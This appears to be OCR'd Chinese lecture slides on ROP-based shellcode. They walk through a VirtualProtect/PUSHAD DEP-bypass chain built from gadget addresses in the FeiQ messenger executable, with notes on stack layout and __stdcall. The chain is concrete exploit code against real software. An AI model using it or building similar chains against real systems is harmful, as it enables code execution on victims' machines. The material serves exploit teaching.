
① When an API is called, it will assume that the parameters to the function are placed at the top of the stack.


② Craft these parameters on the stack, in a generic and reliable way, without executing any code from the stack itself.

③ After crafting the stack, you will most likely end up calling the API.

④ To make that call work, ESP must point at the API function parameters.

基于ROP的ShellCode






esp
0x00c67368, // POP EAX // RETN [飞Q最新版.exe]
0x00e6f3cc, // ptr to &VirtualProtect() [IAT 飞Q最新
0x0057b4c0, // MOV EAX,DWORD PTR DS:[EAX] //
0x00431e66, // XCHG EAX,ESI // RETN [飞Q最新版.
0x0082d9d3, // POP EBP // RETN [飞Q最新版.exe]
0x00561276, // & jmp esp [飞Q最新版.exe]
0x00ad3cea, // POP EBX // RETN [飞Q最新版.exe]
0x00000201, // 0x00000201-> ebx
0x00d7e828, // POP EDX // RETN [飞Q最新版.exe]
0x00000040, // 0x00000040-> edx
0x00e63c6c, // POP ECX // RETN [飞Q最新版.exe]
0x01029b56, // &Writable location [飞Q最新版.exe]
0x0057c4b0, // POP EDI // RETN [飞Q最新版.exe]
0x004e716d, // RETN (ROP NOP) [飞Q最新版.exe]
0x00c4c461, // POP EAX // RETN [飞Q最新版.exe]
0x90909090, // nop
0x0048c5e0, // PUSHAD // RETN [飞Q最新版.exe]
内存
高址
EIP
0x00c67368
0x0057b4c0
0x00431e66
0x0082d9d3
0x00ad3cea
0x00d7e828
0x00e63c6c
0x0057c4b0
0x00c4c461
0x0048c5e0
EAX
0x00e6f3cc
& VirtualProte
ESI
& VirtualProte
EBP
& jmp esp
EBX
0x00000201
EDX
0x00000040
ECX
&Writable Loc
EDI
& retn
EAX
0x90909090
执行pushad指令

PUSHAD指令的语义：

Temp ← (ESP);
Push(EAX);
Push(ECX);
Push(EDX);
Push(EBX);
Push(Temp);
Push(EBP);
Push(ESI);
Push(EDI);

ESI	& VirtualProtect
EBP	& jmp esp
EBX	0x00000201
EDX	0x00000040
ECX	&Writable Loc
EDI	& retn
EAX	0x90909090





- 为什么栈中的&jmp esp是VirtualProtect执行完的返回地址？VirtualProtect会保持堆栈平衡，在其返回前，线程栈的esp指向图中的&jmp esp，VirtualProtect函数的ret指令会将这个值送入EIP。
- 为什么VP执行返回后的esp位置是图中所示的位置？VirtualProtect遵从__stdcall调用方式，该方式下，被调函数负责恢复堆栈平衡。这一点与__cdecl调用方式正好相反。

```
BOOL VirtualProtect(
  LPVOID lpAddress,
  SIZE_T dwSize,
  DWORD  flNewProtect,
  PDWORD lpflOldProtect
);
```

